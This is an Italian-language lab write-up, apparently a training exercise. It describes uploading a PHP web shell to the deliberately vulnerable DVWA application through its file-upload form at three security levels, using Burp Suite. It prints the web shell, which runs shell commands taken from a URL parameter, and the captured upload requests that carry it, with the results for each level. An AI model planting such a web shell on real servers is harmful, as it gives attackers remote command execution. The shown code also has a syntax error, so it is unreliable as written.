

L’esercizio di oggi consisteva nel mettere un malware su metasploitable tramite DVWA controllando tutto tramite burpsuite.
Questo è il codice del malware che è stato inserito su diversi livelli di diffocolta




```php
<?php
if (isset($_GET['cmd'];
{
        $cmd = $_GET['cmd'];
        echo '<pre>';
        $result = shell_exec($cmd);
        echo $result;
        echo '<pre>';
}
?>

```

IL primo livello di difficoltà “low” il malware viene caricato senza alcun problema come si vede nelle foto



```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.49.102
Content-Length: 578
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.49.102
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarySBghRAAzkldLU5YZ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.49.102/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=1139ffc85ae759cba241ac1498185fe7
Connection: close

------WebKitFormBoundarySBghRAAzkldLU5YZ
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundarySBghRAAzkldLU5YZ
Content-Disposition: form-data; name="uploaded"; filename="php"
Content-Type: application/octet-stream

<?php
if (isset($_GET['cmd'];
{
        $cmd = $_GET['cmd'];
        echo '<pre>';
        $result = shell_exec($cmd);
        echo $result;
        echo '<pre>';
}
?>
```




Vulnerability: File Upload

Choose an image to upload:


No file chosen

```
../../hackable/uploads/php succesfully uploaded!
```

IL secondo livello “medium” il malware non viene caricato il che significa che non è stato trovato il malware



```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.49.102/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=medium; PHPSESSID=1139ffc85ae759cba241ac1498185fe7
Connection: close

------WebKitFormBoundaryySANWOW737p7EJzm
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryySANWOW737p7EJzm
Content-Disposition: form-data; name="uploaded"; filename="php"
Content-Type: application/octet-stream

<?php
if (isset($_GET['cmd'];
{
        $cmd = $_GET['cmd'];
        echo '<pre>';
        $result = shell_exec($cmd);
        echo $result;
        echo '<pre>';
}
?>

------WebKitFormBoundaryySANWOW737p7EJzm
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryySANWOW737p7EJzm--
```




```
Your image was not uploaded.
```

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **324**


Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **325**

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **326**

Il terzo livello”high” il malware viene rifiutato di essere caricato perchè viene scoperto



```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.49.102
Content-Length: 578
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.49.102
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarywWWALZDBkk32D3dM
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.49.102/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=high; PHPSESSID=1139ffc85ae759cba241ac1498185fe7
Connection: close

------WebKitFormBoundarywWWALZDBkk32D3dM
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundarywWWALZDBkk32D3dM
Content-Disposition: form-data; name="uploaded"; filename="php"
Content-Type: application/octet-stream

<?php
if (isset($_GET['cmd'];
{
          $cmd = $_GET['cmd'];
          echo '<pre>';
          $result = shell_exec($cmd);
          echo $result;
          echo '<pre>';
}
?>
```


Choose an image to upload:

Your image was not uploaded.

More info

Da tutto questo si deduce che se la sicurezza è bassa il malware passa facilmente. Se la sicurezza è media basta che il malware sia ben nascosto, mentra se la sicurezza è alta il malware non passa